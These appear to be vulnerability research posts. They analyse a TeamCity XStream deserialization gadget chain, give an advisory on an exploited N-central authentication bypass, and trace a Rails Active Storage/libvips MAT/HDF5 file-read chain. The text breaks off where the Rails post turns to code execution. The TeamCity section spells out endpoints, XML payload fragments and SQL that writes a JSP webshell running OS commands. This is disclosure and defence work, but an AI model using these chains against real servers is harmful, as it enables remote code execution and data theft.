The class jetbrains.buildServer.messages.XStreamHolder is TeamCity's wrapper for creating and configuring XStream instances. TeamCity 2026.1.2 creates an instance of XStreamHolder, configures it, and then calls setupSecurityIfNeeded(). If the TeamCity allowlists contain entries, this method adds those entries to the permissions that XStream already installed:
The calls at [1] and [2] do not start from an empty permission set. The bundled XStream 1.4.20.3 constructor has already called setupSecurity(), which permits several broad type hierarchies, including Map and Throwable:
// ./webapps/ROOT/WEB-INF/lib/xstream.jar
package com.thoughtworks.xstream;

public class XStream {
// ...

protected void setupSecurity() {
  if (this.securityMapper == null)
    return;
  addPermission(NoTypePermission.NONE);          // <--- Clears all existing permissions
  addPermission(NullPermission.NULL);
  addPermission(PrimitiveTypePermission.PRIMITIVES);
  addPermission(ArrayTypePermission.ARRAYS);
  addPermission(InterfaceTypePermission.INTERFACES);
  allowTypeHierarchy(Calendar.class);
  allowTypeHierarchy(Collection.class);
  allowTypeHierarchy(Map.class);                 // <--- Map is allowed
  allowTypeHierarchy(Map.Entry.class);
  allowTypeHierarchy(Member.class);
  allowTypeHierarchy(Number.class);
  allowTypeHierarchy(Throwable.class);           // <--- Throwable is allowed
  allowTypeHierarchy(TimeZone.class);
  // ...
Therefore, even though TeamCity has not explicitly allowed any types, several allowed types are already present on the permission list due to XStream's defaults. This is enough to lead to unsafe deserialization.
The patch from version 2026.1.3 can be seen in the diff below and shows how these default allowed types are now cleared by TeamCity:
XStream's SecurityMapper.addPermission() clears its permission list when it receives NoTypePermission.NONE. The allowTypes calls that follow [3] now operate on a deny-by-default baseline, i.e., Map and Throwable are no longer allowed types. The TeamCityProperties.getBooleanOrTrue() call at [4] means the new property defaults to true, so clearing the permission list at [3] will now occur by default on a patched server.
Root cause
The missing XStream class type permission reset is the root cause of CVE-2026-63077. TeamCity treats the configured classes as an allowlist, but XStream evaluates them alongside its earlier default permissions. In Java, a type hierarchy permission covers implementations and subclasses, not only the named type. Permitting Map therefore covers classes that implement Map such as LinkedHashMap, while permitting Throwable covers exception subclasses such as RuntimeException. These broad permissions expose enough object construction and reconstruction callbacks to assemble a working gadget chain.
The exploit also depends on how XStream's reflection converter handles declared fields and object references. Java reflection lets code inspect a class's field definitions at runtime and assign values to an object's fields. An explicitly represented class name or class attribute passes through SecurityMapper.realClass(). By contrast, an exact declared field already provides its Java type, allowing XStream to allocate that field without a second explicit type lookup. An XPath reference can then reuse the allocated object without another type check when the reference omits the redundant concrete class attribute. In this context, XPath is an address within the XML object graph, not a query against TeamCity data.
Applied here, this allows a deserialization payload that begins with TeamCity's HSQLMetadataStorage$SchemaMismatchException. This class extends RuntimeException, so XStream accepts it under the default Throwable hierarchy permission. Because it is a non-static inner class, it has a compiler-generated field pointing to its enclosing HSQLMetadataStorage instance. From there, the exact declared fields myHSQLStorage and myDataSource lead XStream to an org.apache.commons.dbcp2.BasicDataSource. XStream follows those field types without resolving BasicDataSource from an explicit element name or class attribute, even though TeamCity 2026.1.2 rejects that class when the XML names it directly. The patched version 2026.1.3 stops the chain earlier by rejecting SchemaMismatchException, which is absent from TeamCity's explicit protocol allowlist.
Triggering the vulnerability
First, the server accepts an agent registration request via an HTTP POST to the /app/agents/v1/register endpoint, and returns a new session identifier in the TeamCity-AgentSessionId response header.
The attacker then sends arbitrary XML to the error command endpoint with that server-issued session header via an HTTP POST to the /app/agents/v1/commands/error endpoint. The handler for this endpoint is the method handleCommands, shown below. This will validate the incoming request’s TeamCity-AgentSessionId header before calling the handler for the error command.
// ./webapps/ROOT/WEB-INF/lib/web-core.jar
package jetbrains.buildServer.controllers.agentServer;
private ModelAndView handleCommands(
          HttpServletRequest request,
          HttpServletResponse response,
          String[] path) throws Exception {
      String sessionId = request.getHeader("TeamCity-AgentSessionId");
      BuildAgentEx agent =
          sessionId != null ? findAgentBySessionId(sessionId) : null; // <--- validate agent session ID
      // This check occurs before the vulnerable handler is reached.
      if (agent == null) {
          response.setStatus(401);
          response.getWriter().write("Agent's session is not found");
          return null;
      }
      PollingRemoteAgentConnection connection =
          (PollingRemoteAgentConnection) agent.getConnection();
      if (path.length == 4) {
          String operation = path[3];
          if (operation.equals("error")) {
              getCommandsProcessor().handleCommandIsFailedRequest(
                  connection, request, response
              ); // <--- call the error handler
          }
      }
      return null;
  }
The method handleCommandIsFailedRequest will then proceed to unsafely deserialize the incoming request’s XML body.
Error.fromXml() calls XStreamWrapper.deserializeObject(). By providing a suitable gadget chain in the incoming request’s XML body, we can achieve unauthenticated RCE via unsafe deserialization.
The gadget chain
The gadget chain's objective is to make TeamCity call BasicDataSource.getConnection() on an attacker-configured object. That getter starts the following path from deserialization to command execution:
The payload reconstructs a BasicDataSource configured to use TeamCity's bundled HSQLDB driver.
A collection callback causes FreeMarker to resolve the JavaBean property connection, which invokes BasicDataSource.getConnection().
Apache DBCP opens a new in-memory HSQLDB database and executes the SQL in connectionInitSqls.
The final SQL statement uses HSQLDB's SCRIPT command to write a malicious JSPWS file into TeamCity's webroot.
The attacker makes an HTTP request to that JSP file, executing the script's contents server-side, for example Runtime.getRuntime().exec() can be used to execute an attacker-controlled OS command.
The first four steps occur while TeamCity handles the malicious XML request. The fifth requires a second HTTP request. The object graph exists to solve two problems in the first two steps: XStream rejects BasicDataSource when the XML names it directly, and merely constructing a datasource does not call its getConnection() method.
Object graph construction
The payload's XML root is a three-entry LinkedHashMap. Entry one constructs and configures the datasource without naming its concrete class in a new XML node. Entry two presents that datasource to FreeMarker as an object whose properties can be read by name. Entry three forces a lookup of the property named connection.
Figure 1: High-level gadget chain flow to BasicDataSource.getConnection().
The entries appear in this order in the XML because the later entries refer to objects created by the earlier ones. XStream reconstructs them in document order, and the LinkedHashMap retains their insertion order in the resulting Java object.
Entry one: construct and configure the datasource
The first entry begins with HSQLMetadataStorage$SchemaMismatchException. This class extends RuntimeException, so XStream accepts it under the default Throwable hierarchy permission. It is a non-static Java inner class, which means the compiler gives each instance a hidden this$0 field pointing to its enclosing HSQLMetadataStorage object. XStream serializes that compiler-generated reference as outer-class.
The enclosing HSQLMetadataStorage declares a field named myHSQLStorage with the exact type HSQLStorage. That class, in turn, declares myDataSource with the exact type BasicDataSource. Because the XML does not represent either field with a new element type or class attribute, XStream follows the declared Java field types without performing another explicit lookup for those classes:
XStream encodes the dollar sign in a Java inner-class name as _- when it creates an XML element name. The element ending in HSQLMetadataStorage_-SchemaMismatchException therefore identifies the Java class HSQLMetadataStorage$SchemaMismatchException.
Entry two: expose the datasource through FreeMarker
The first entry leaves a configured datasource in memory, but nothing has called it. The second entry makes its JavaBean properties available through a FreeMarker HashAdapter. HashAdapter extends AbstractMap, so XStream accepts the explicit class under its default Map hierarchy permission.
The adapter needs a FreeMarker model that can read properties from the datasource. The payload creates a BooleanModel through the exact BeansWrapper.falseModel field, then populates the model's inherited BeanModel.object field with a reference to the BasicDataSource in entry one instead of a Boolean value. Finally, HashAdapter.model refers to that BooleanModel:
<freemarker.ext.beans.HashAdapter>
  <wrapper>
    <!-- Class-introspection state from the PoC is omitted here. -->
    <falseModel>
      <object reference="../../../../../entry/jetbrains.buildServer.serverSide.metadata.impl.metadata.HSQLMetadataStorage_-SchemaMismatchException/outer-class/myHSQLStorage/myDataSource"/>
      <wrapper reference="../.."/>
      <value>false</value>
    </falseModel>
    <!-- Remaining BeansWrapper state from the PoC is omitted here. -->
  </wrapper>
  <model reference="../wrapper/falseModel"/>
</freemarker.ext.beans.HashAdapter>
The reference attributes preserve object identity rather than create copies. BooleanModel.object points to the existing datasource, HashAdapter.model points to the existing BooleanModel, and BooleanModel.wrapper points back to the same BeansWrapper. No reference introduces a new concrete class node. In particular, <object> does not repeat the BasicDataSource type, so XStream does not perform a new explicit lookup for that denied class. The shared BeansWrapper supplies the class introspection used later to resolve the connection property.
Entry three: trigger the property lookup
The graph can now resolve datasource properties, but it still needs an automatic callback to request one. The third entry uses a HashSet, accepted under XStream's default Collection hierarchy permission, and a Commons Collections TiedMapEntry, accepted under the default Map.Entry hierarchy permission. A TiedMapEntry ties a key to a backing map. Here, its map field refers to the HashAdapter from entry two, and its key is the string connection:
The reference value is relative to the nested <map> element. Four ../ steps return to the LinkedHashMap root, and XPath's one-based entry[2] index selects the second entry. Reusing that adapter preserves its connection to the BooleanModel and, through the model, to the datasource from entry one.
Object construction now ends with one continuous route: TiedMapEntry to HashAdapter, HashAdapter to BooleanModel, and BooleanModel to BasicDataSource. At this point, no database connection has opened yet. The gadget chain triggers when XStream inserts the TiedMapEntry into the HashSet.
Triggering gadget execution
A HashSet stores elements by hash. When XStream inserts the reconstructed TiedMapEntry, HashSet.add() automatically calls TiedMapEntry.hashCode(). That method calls getValue(), which performs map.get(key) against the referenced HashAdapter with connection as the key. It is worth noting that this is a mechanism very similar to that used by the classic CommonsCollections6 ysoserial gadget. However, the existing CommonsCollections6 gadget cannot be used because TeamCity’s XStream permissions reject the ChainedTransformer and InvokerTransformer classes used by CommonsCollections6.
The resulting call to HashAdapter.get("connection") passes the property name connection to the referenced BooleanModel. BooleanModel inherits FreeMarker's BeanModel property lookup. JavaBeans use a naming convention in which a property named connection can be read through a public getConnection() method, so FreeMarker invokes BasicDataSource.getConnection().
A Java DataSource is a factory for Java Database Connectivity (JDBC) connections. BasicDataSource is the Apache Commons Database Connection Pooling (DBCP) implementation bundled with TeamCity. The payload configures it to load TeamCity's bundled HyperSQL Database (HSQLDB) driver and connect to a new in-memory database at a randomized jdbc:hsqldb:mem: URL. This database is separate from TeamCity's application database and requires no TeamCity database credentials. DBCP then runs the attacker-controlled connectionInitSqls, a list of SQL statements intended to initialize each new connection.
The initialization SQL creates a table containing a JSP scriptlet and asks HSQLDB to serialize the database to an attacker-selected path:
CREATE TABLE IF NOT EXISTS T<RANDOM>(C<RANDOM> VARCHAR(4000))
INSERT INTO T<RANDOM> VALUES ('<% ... Runtime.getRuntime().exec(command) ... %>')
SCRIPT '../webapps/ROOT/<random-hex>.jspws'
HSQLDB's SCRIPT statement writes a textual representation of the in-memory database to the supplied path. The payload places a JavaServer Pages (JSP) scriptlet inside a table row, so the resulting SQL script is also a valid JSP template (i.e. a polyglot). This mechanism is similar to the one used by Secfault Security as part of a LibreOffice exploit.
Executing a JSP payload
Apache Jasper is the JSP engine in TeamCity's servlet container. It compiles JSP source code into Java servlet code that handles an HTTP request, then runs that code inside the TeamCity server's Java process. Whether a path reaches Jasper depends on the servlet mappings in WEB-INF/web.xml. TeamCity defines realJspServlet as Jasper's org.apache.jasper.servlet.JspServlet, then maps the custom *.jspws extension directly to it. By contrast, TeamCity sends ordinary *.jsp requests to its buildServer dispatcher:
The buildServer servlet does not dispatch every direct .jsp request to Jasper. The corresponding JspController.doHandle() method first requires an internal TeamCity request, an authenticated TeamCity user, or an explicit configuration property that permits direct JSP requests. If these are not present, it returns HTTP 403 before the JSP runs:
We therefore target .jspws, as this allows a direct anonymous request to reach Jasper, compile the newly written file and execute it. This allows us to execute arbitrary Java such as Runtime.getRuntime().exec() which in turn can deliver the payload.
Exploitation
A proof-of-concept script for CVE-2026-63077 can be found here. Organizations can use this script to validate their detection and remediation posture. The exploit script will leverage the gadget chain described in this analysis to write a malicious JSPWS file in order to execute an arbitrary command, before deleting the JSPWS file from disk. An example of its operation is shown below in Figure 2.
Figure 2: Proof-of-concept exploitation.
The vendor-supplied patch, version 2026.1.3, has been verified to successfully prevent the unsafe deserialization of the gadget chain presented in this analysis. The teamcity-server.log file on a patched system shows the new XStream NoTypePermission.NONE added by the patch to effectively prevent the gadget chain's first entry, HSQLMetadataStorage$SchemaMismatchException, from having its type successfully resolved.
[2026-08-07 01:53:09,794]  ERROR -   jetbrains.buildServer.SERVER - Error com.thoughtworks.xstream.security.ForbiddenClassException: jetbrains.buildServer.serverSide.metadata.impl.metadata.HSQLMetadataStorage$SchemaMismatchException; while processing request: POST '/app/agents/v1/commands/error', from client 192.168.86.70:58356, user-agent "Python-urllib/3.10", no auth

com.thoughtworks.xstream.security.ForbiddenClassException: jetbrains.buildServer.serverSide.metadata.impl.metadata.HSQLMetadataStorage$SchemaMismatchException
	at com.thoughtworks.xstream.security.NoTypePermission.allows(NoTypePermission.java:26)
	at com.thoughtworks.xstream.mapper.SecurityMapper.realClass(SecurityMapper.java:74)
	at com.thoughtworks.xstream.mapper.MapperWrapper.realClass(MapperWrapper.java:125)
	at com.thoughtworks.xstream.mapper.CachingMapper.realClass(CachingMapper.java:47)
	...
IOC
On an exploited system, the TeamCity server logs will contain detailed exception traces due to the deserialization gadget causing a Java exception to be thrown. For example, in the log file C:\TeamCity\logs\teamcity-server.log the following may be present. This identifies the vulnerable URI path, the attacker's IP address, and an exception that correlates to the gadget chain being used for exploitation. Note: the full stack trace has been removed for brevity:
[2026-08-07 00:36:36,467]  ERROR -   jetbrains.buildServer.SERVER - Error com.thoughtworks.xstream.converters.ConversionException:
---- Debugging information ----
cause-exception     : freemarker.template.utility.UndeclaredThrowableException
cause-message       : freemarker.core._TemplateModelException: An error has occurred when reading existing sub-variable "connection"; see cause exception! The type of the containing value was: boolean+extended_hash (org.apache.commons.dbcp2.BasicDataSource wrapped into f.e.b.BooleanModel)
class               : java.util.HashSet
required-type       : java.util.HashSet
converter-type      : com.thoughtworks.xstream.converters.collections.CollectionConverter
path                : /linked-hash-map/entry[3]/set/org.apache.commons.collections.keyvalue.TiedMapEntry
line number         : 104
class[1]            : java.util.LinkedHashMap
required-type[1]    : java.util.LinkedHashMap
converter-type[1]   : com.thoughtworks.xstream.converters.collections.MapConverter
version             : 2026.1-222647
-------------------------------; while processing request: POST '/app/agents/v1/commands/error', from client 192.168.86.70:52728, user-agent "Python-urllib/3.10", no auth

com.thoughtworks.xstream.converters.ConversionException:
---- Debugging information ----
cause-exception     : freemarker.template.utility.UndeclaredThrowableException
cause-message       : freemarker.core._TemplateModelException: An error has occurred when reading existing sub-variable "connection"; see cause exception! The type of the containing value was: boolean+extended_hash (org.apache.commons.dbcp2.BasicDataSource wrapped into f.e.b.BooleanModel)
class               : java.util.HashSet
required-type       : java.util.HashSet
converter-type      : com.thoughtworks.xstream.converters.collections.CollectionConverter
path                : /linked-hash-map/entry[3]/set/org.apache.commons.collections.keyvalue.TiedMapEntry
line number         : 104
class[1]            : java.util.LinkedHashMap
required-type[1]    : java.util.LinkedHashMap
converter-type[1]   : com.thoughtworks.xstream.converters.collections.MapConverter
version             : 2026.1-222647
-------------------------------
	at com.thoughtworks.xstream.core.TreeUnmarshaller.convert(TreeUnmarshaller.java:81)
	at com.thoughtworks.xstream.core.AbstractReferenceUnmarshaller.convert(AbstractReferenceUnmarshaller.java:72)
	...
A similar exception in a javaLogging file (for example, C:\TeamCity\logs\teamcity-javaLogging-2026-08-07.log) will also show the gadget chain’s JSPWS payload as part of an org.hsqldb.HsqlException message:
07-Aug-2026 00:36:36.462 SEVERE [http-nio-8111-exec-4] org.apache.catalina.core.StandardWrapperValve.invoke Servlet.service() for servlet [buildServer] in context with path [] threw exception [Request processing failed; nested exception is com.thoughtworks.xstream.converters.ConversionException:
---- Debugging information ----
cause-exception     : freemarker.template.utility.UndeclaredThrowableException
cause-message       : freemarker.core._TemplateModelException: An error has occurred when reading existing sub-variable "connection"; see cause exception! The type of the containing value was: boolean+extended_hash (org.apache.commons.dbcp2.BasicDataSource wrapped into f.e.b.BooleanModel)
class               : java.util.HashSet
required-type       : java.util.HashSet
converter-type      : com.thoughtworks.xstream.converters.collections.CollectionConverter
path                : /linked-hash-map/entry[3]/set/org.apache.commons.collections.keyvalue.TiedMapEntry
line number         : 104
class[1]            : java.util.LinkedHashMap
required-type[1]    : java.util.LinkedHashMap
converter-type[1]   : com.thoughtworks.xstream.converters.collections.MapConverter
version             : 2026.1-222647
-------------------------------] with root cause
	org.hsqldb.HsqlException: file input/output error: ../webapps/ROOT/682aed03b49b.jspws already exists
		at org.hsqldb.error.Error.error(Unknown Source)
	...
Remediation
For remediation guidance, please see Rapid7’s Emergent Threat Response blog for CVE-2026-63077, which contains further details.
On August 2, 2026, N-able published a security advisory for CVE-2026-18577, an authentication bypass vulnerability affecting N-central that was discovered being exploited in-the-wild after an incomplete fix for an earlier authentication bypass issue, CVE-2026-18556 was disclosed. CVE-2026-18577 allows a remote unauthenticated attacker to bypass authentication and obtain administrative control of vulnerable N-central servers in affected deployments.
N-able N-central is a widely deployed Remote Monitoring and Management (RMM) platform used by managed service providers (MSPs) and enterprise IT teams to centrally administer servers, workstations, network devices, and other managed assets. Because the platform operates with extensive administrative privileges across customer environments, successful compromise of an N-central server can provide attackers with an efficient path to compromise downstream managed systems.
According to N-able, exploitation of CVE-2026-18577 has been observed in the wild since August 1, 2026. Following successful exploitation, attackers leveraged the platform's Take Control functionality to remotely access managed endpoints, and deployed Cloudflare Tunnel (cloudflared) to establish persistent remote access. On August 3, 2026, CVE-2026-18577 was added to CISA’s Known Exploited Vulnerability (KEV) catalog and on August 5, 2026, CVE-2026-18556 was also added to the catalog.
On August 6, 2026, N-able released a second hotfix to further address CVE-2026-18577. This second hotfix supersedes the original hotfix published on August 2, 2026, and provides additional mitigations against the same vulnerability. Customers who have not yet applied the new 2026.3 Hotfix 2 should do so on an urgent basis.
Mitigation guidance
Organizations operating vulnerable N-central deployments should prioritize remediation on an urgent basis, outside of normal patching schedules. Hosted N-central environments are upgraded automatically by the vendor, while on-premise deployments require manual remediation.
Affected versions:
All versions of N-able N-central up to and including version 2026.3.1, prior to Hotfix 2.
Fixed version:
N-able N-central 2026.3.1 Hotfix 2 (2026.3.1.10).
The vendor also recommends:
Upgrading N-central agents after applying the server hotfix.
Reviewing systems for indicators of compromise.
Contacting N-able Support immediately if evidence of compromise is discovered.
Engaging internal incident response teams if malicious activity is identified.
N-able has published several artifacts that administrators should investigate during incident response.
Endpoint Artifacts:
Presence of a cloudflared service.
A suspicious svchost.exe located within the user's Documents folder.
Network Indicators:
Administrators should review historical network logs for inbound or outbound communication involving the malicious IP addresses identified by the vendor:
173[.]249[.]252[.]200
87[.]249[.]138[.]34
37[.]19[.]210[.]32
37[.]153[.]90[.]88
92[.]118[.]112[.]181
68[.]235[.]46[.]214
Organizations should also review:
Authentication logs
Administrative account creation or modification
Take Control session activity
Remote management logs
Windows service installation events
To assist affected organizations running N-central, the vendor has provided a detection template for CVE-2026-18577, which organizations can use to help identify potential compromise.
Rapid7 customers
Exposure Command, InsightVM, and Nexpose
Exposure Command, InsightVM, and Nexpose customers can assess exposure to CVE-2026-18577 and CVE-2026-18556 with vulnerability checks available in the August 4 content release. Note that potential check type must be enabled in the scan template before scanning.
Updates
August 4, 2026: Initial publication.
August 4, 2026: Updated Rapid7 customers section to reflect the availability of vulnerability checks.
August 7, 2026: Updated the Overview and Rapid7 Customers sections to indicate addition of CVE-2026-18556 to CISA KEV and availability of vulnerability checks.
August 14, 2026: Updated the Overview and Mitigation guidance sections to include the new vendor guidance that 2026.3 Hotfix 2 supersedes the original 2026.3 Hotfix 1.
On July 29, 2026, the Ruby on Rails project published a security advisory for CVE-2026-66066, an arbitrary file read in Active Storage applications that use the Vips image processor with untrusted uploads. The affected Active Storage ranges are < 7.2.3.2, >= 8.0, < 8.0.5.1, and >= 8.1, < 8.1.3.1. Vips is the default Active Storage variant processor for applications that load Rails 7.0 or later defaults. Rails 6 applications are affected only when they explicitly configure Vips.
Our Emergent Threat Response blog covers the affected versions, mitigation guidance, and current exploitation status. This post traces the request from the direct-upload endpoint to the HDF5 read, then shows how the arbitrary file read can expose Rails signing material and become code execution. A vulnerable application can disclose arbitrary files before the attacker has recovered a Rails secret or forged a token. A genuine Active Storage variation_key from the same application, paired with a direct-upload blob whose stored content_type claims to be an image, is enough to reach a libvips loader that turns a crafted MAT/HDF5 file into an arbitrary file-read oracle.
We reproduced the published chain against Rails 6.0.6.1, 6.1.7.10, 7.2.3.1, 8.0.5, and 8.1.3, and confirmed that patched 7.2.3.2, 8.0.5.1, and 8.1.3.1 targets block the crafted representation. We also validated a remote code execution (RCE) path that uses only JSON-compatible Hash, Array, and String values in a signed variation. That path reaches Kernel#spawn or Kernel#eval through ImageProcessing's chain builder, and it worked when Rails was configured with config.active_support.message_serializer = :json.
The advisory covers the vulnerable Active Storage configuration. The MAT/HDF5 representation chain shown here has narrower requirements. The deployed libvips build must expose matload with MAT 7.3/HDF5 support, the application must preserve an attacker-supplied content_type, and the attacker must be able to trigger a representation, for example with a genuine variation key. Those requirements narrow where this particular chain works, but the underlying issue is that Active Storage handed untrusted uploads to libvips operations that libvips already marked unsafe for untrusted content.
The attack can be summarized as follows:
[Attacker]
   |
   | 1. Creates a direct-upload blob with content_type = image/png
   v
[Rails stores the blob as an image without examining the bytes]
   |
   | 2. Reuses a genuine variation_key from the same application
   v
[Rails accepts the blob as variable and starts a representation]
   |
   | 3. image_processing hands the local tempfile path to libvips
   v
[libvips matload]
   |
   | 4. Bytes 0-9 match "MATLAB 5.0"
   v
[libmatio]
   |
   | 5. Bytes 124-125 contain MAT_FT_MAT73 (0x0200)
   v
[HDF5 external storage]
   |
   | 6. Dataset bytes come from attacker-chosen path + offset
   v
[Rendered PNG representation]
   |
   --> Target file bytes are returned as image pixels
Analysis
The published chain contains two separate trust failures. Rails decides that a blob is an image from a database value, while libvips decides what parser to use from the bytes on disk. Once the file reaches matload, libvips and libmatio disagree again about the same MAT header. libvips only looks at the first ten bytes, while libmatio selects the MAT version from bytes 124 and 125.
Direct upload stores an attacker-controlled type
The standard direct-upload endpoint creates the blob record before the service receives the file. In Rails 8.0.5, ActiveStorage::DirectUploadsController#create accepts content_type directly from the request and passes it into create_before_direct_upload!:
class ActiveStorage::DirectUploadsController < ActiveStorage::BaseController
  def create
    blob = ActiveStorage::Blob.create_before_direct_upload!(**blob_args) # <-- [1]
    render json: direct_upload_json(blob)
  end

  private
    def blob_args
      params.expect(blob: [:filename, :byte_size, :checksum, :content_type, metadata: {}]).to_h.symbolize_keys # <-- [2]
    end
At [1] and [2], the endpoint accepts content_type from the client. At [3], Active Storage writes that value directly to the blob record. The direct-upload path never runs the server-side unfurl flow that would identify the bytes with Marcel. When we uploaded the same crafted file through a normal multipart attachment in the lab, Rails re-identified it as MATLAB data before variant processing, so it did not pass the image gate.
Once the direct-upload blob exists, Blob#variable? uses only the stored database value to decide whether the blob can be transformed. On the representation path, no built-in previewer accepts image/png, so the blob falls through to variant:
  def variant(transformations)
    if variable?
      variant_class.new(self, ActiveStorage::Variation.wrap(transformations).default_to(default_variant_transformations))
    else
      raise ActiveStorage::InvariableError, "Can't transform blob with ID=#{id} and content_type=#{content_type}"
    end
  end

  # Returns true if the variant processor can transform the blob (its content
  # type is in +ActiveStorage.variable_content_types+).
  def variable?
    ActiveStorage.variable_content_types.include?(content_type) # <-- [4]
  end
At [4], Rails performs a set-membership check against the stored content_type. No file bytes are examined. A crafted MAT/HDF5 object stored as image/png reaches the image variant pipeline.
A genuine variation key can be replayed against another blob
The standard representation route accepts a signed blob ID and a signed variation key as separate parameters. Rails resolves them independently:
module ActiveStorage::SetBlob # :nodoc:
  extend ActiveSupport::Concern

  included do
    before_action :set_blob
  end

  private
    def set_blob
      @blob = blob_scope.find_signed!(params[:signed_blob_id] || params[:signed_id]) # <-- [5]
    rescue ActiveSupport::MessageVerifier::InvalidSignature
      head :not_found
    end

    def blob_scope
      ActiveStorage::Blob
    end
end
class ActiveStorage::Representations::BaseController < ActiveStorage::BaseController # :nodoc:
  include ActiveStorage::SetBlob

  before_action :set_representation

  private
    def blob_scope
      ActiveStorage::Blob.scope_for_strict_loading
    end

    def set_representation
      @representation = @blob.representation(params[:variation_key]).processed # <-- [6]
    rescue ActiveSupport::MessageVerifier::InvalidSignature
      head :not_found
    end
end
    # Returns a Variation instance with the transformations that were encoded by +encode+.
    def decode(key)
      new ActiveStorage.verifier.verify(key, purpose: :variation) # <-- [7]
    end
At [5], Rails verifies the blob ID. At [6] and [7], it separately verifies the variation key and applies it to that blob. There is no cross-check between the two signed values. An attacker can copy a variation_key from any representation URL emitted by the same application and replay it against the signed ID of a newly created direct-upload blob. The file-read stage does not require secret_key_base.
The Vips pipeline leaves decoder selection to libvips
Active Storage then hands the tempfile path to image_processing. The loader(page: 0) call below can be misleading. It stores options for whichever loader libvips chooses later rather than choosing a loader itself:
def process(file, format:)
  processor.
	source(file).
	loader(page: 0). # <-- [8]
	convert(format).
	apply(operations). # <-- [9]
	call
end
def processor
  ImageProcessing.const_get(ActiveStorage.variant_processor.to_s.camelize)
end
def operations
  transformations.each_with_object([]) do |(name, argument), list|
	if ActiveStorage.variant_processor == :mini_magick
	  validate_transformation(name, argument) # <-- [10]
	end
	if name.to_s == "combine_options"
	  raise ArgumentError, <<~ERROR.squish
		Active Storage's ImageProcessing transformer doesn't support :combine_options,
		as it always generates a single command.
	  ERROR
	end
	if argument.present?
	  list << [ name, argument ] # <-- [11]
	end
  end
end
At [8], no decoder has been named yet. At [9], Rails forwards the signed transformation list into image_processing. For RCE, [10] and [11] matter because :mini_magick transformations pass through validate_transformation, while Vips transformations do not receive the same method-name validation.
In image_processing 1.14.0, the path later reaches Vips::Image.new_from_file:
def self.load_image(path_or_image, loader: nil, autorot: true, **options)
	if path_or_image.is_a?(::Vips::Image)
	  image = path_or_image
	else
	  path = path_or_image
	  if loader
		image = ::Vips::Image.public_send(:"#{loader}load", path, **options)
	  else
		options = Utils.select_valid_loader_options(path, options)
		image = ::Vips::Image.new_from_file(path, **options) # <-- [12]
	  end
	end
	image = image.autorot if autorot && !options.key?(:autorotate)
	image
  end
Because loader: remains nil, [12] leaves decoder selection to libvips's file sniffers.
libvips and libmatio disagree about the MAT header
In libvips 8.16.1, matload is marked as untrusted. Vulnerable Active Storage releases did not block untrusted operations before processing attacker-controlled uploads:
At [13], libvips marks matload as untrusted. At [14], it registers vips__mat_ismat as the loader's sniffer. At [15], a file only needs to begin with MATLAB 5.0 for libvips to select matload. A genuine MAT 7.3 file begins with MATLAB 7.3 MAT-file, so it fails this check.
In libmatio 1.5.28, the descriptive text is not the format selector. libmatio reads the fixed version field at bytes 124 and 125:
At [17], Mat_Open stores the two-byte version field read from bytes 124 and 125 in mat->version. This is separate from the descriptive text that libvips already accepted at the beginning of the file.
At [18], ReadData dispatches MAT_FT_MAT73 into the HDF5-backed reader. A crafted file can therefore say MATLAB 5.0 to libvips while still entering MAT 7.3 handling in libmatio. HDF5 userblocks make this possible: the crafted file can place a valid HDF5 superblock after a 512-byte leading block that contains the spoofed MAT header.
HDF5 datasets can use an external backing file, including a caller-chosen path and byte offset. libmatio eventually asks HDF5 to read the dataset:
Before [19], this read path does not check H5Pget_external_count(). HDF5 resolves the external storage entry and copies bytes from the attacker-selected file into the MAT variable's data buffer. libvips then treats those bytes as image pixels and Active Storage returns them in the rendered representation.
The header mismatch also leaves a useful content signature. In the first 128 bytes, the file claims MATLAB 5.0 at bytes 0 through 9, but carries the MAT 7.3 version and endian tag at bytes 124 through 127. A normal MAT 5 file has the text but not the MAT 7.3 tag. A normal MAT 7.3 file has the tag but not the text.
Why variants are not required
A returned representation is the easiest way to get bytes back, but the advisory states that generating variants is not a separate requirement. Active Storage can also reach Vips::Image.new_from_file during image analysis after a blob is attached. Rails's forensic repository documents a MATLAB_empty variant in which libmatio reads external bytes while deriving an empty array's dimensions, so those bytes can surface as width and height instead of pixel values. That route does not depend on preserving pixel values.
Representation is one way to trigger the loader. That route needs a direct-upload blob, a representation trigger, and a way to see the image that comes back. The analyzer path can reach the same loader without returning a variant, although the attacker still needs some way to observe the resulting metadata or logs. For exploitation, the returned PNG is more useful because it carries far more data per request.
Why the patch works
The relevant v8.0.5 to v8.0.5.1 diff does not add another content-type check. Instead, it loads a new Active Storage Vips initializer from the analyzer path and disables the libvips operations that libvips itself already marks as untrusted:
diff --git a/activestorage/lib/active_storage/analyzer/image_analyzer/vips.rb b/activestorage/lib/active_storage/analyzer/image_analyzer/vips.rb
index 7e682b3b75fda..e262e1a842aa4 100644
--- a/activestorage/lib/active_storage/analyzer/image_analyzer/vips.rb
+++ b/activestorage/lib/active_storage/analyzer/image_analyzer/vips.rb
@@ -2,0 +3,2 @@
+require "active_storage/vips"
+
diff --git a/activestorage/lib/active_storage/vips.rb b/activestorage/lib/active_storage/vips.rb
new file mode 100644
index 0000000000000..16b2ddbfbaad1
--- /dev/null
+++ b/activestorage/lib/active_storage/vips.rb
@@ -0,0 +23,20 @@
+if ActiveStorage::VIPS_AVAILABLE
+  begin
+    # image_processing 2.0 calls Vips.block_untrusted(true) itself when it loads, so it has to load
+    # before the lines below. Leaving it to load later, when the transformer first asks for it,
+    # would disable the loaders again after an application's initializers had re-enabled them.
+    require "image_processing/vips"
+  rescue LoadError
+    # image_processing is only needed to generate variants, not to analyze blobs.
+  end
+
+  unless Vips.respond_to?(:block_untrusted) # <-- [20]
+    raise <<~ERROR.squish
+      libvips's unfuzzed operations are not safe to use with untrusted content, and Active Storage
+      cannot disable them. Disabling them requires libvips 8.13 or later and ruby-vips 2.2.1 or
+      later. Please upgrade libvips and ruby-vips, or remove the ruby-vips gem from your Gemfile.
+    ERROR
+  end
+
+  Vips.block_untrusted(true) # <-- [21]
+end
Active Storage's engine loads the Vips analyzer during initialization, so the new require "active_storage/vips" runs during boot rather than waiting for a later representation request. At [20], patched Active Storage refuses to boot if the loaded ruby-vips/libvips pair does not expose the blocking API it needs. At [21], it blocks those operations globally. Because matload is marked VIPS_OPERATION_UNTRUSTED, libvips skips it before the crafted file can reach libmatio.
From file read to code execution
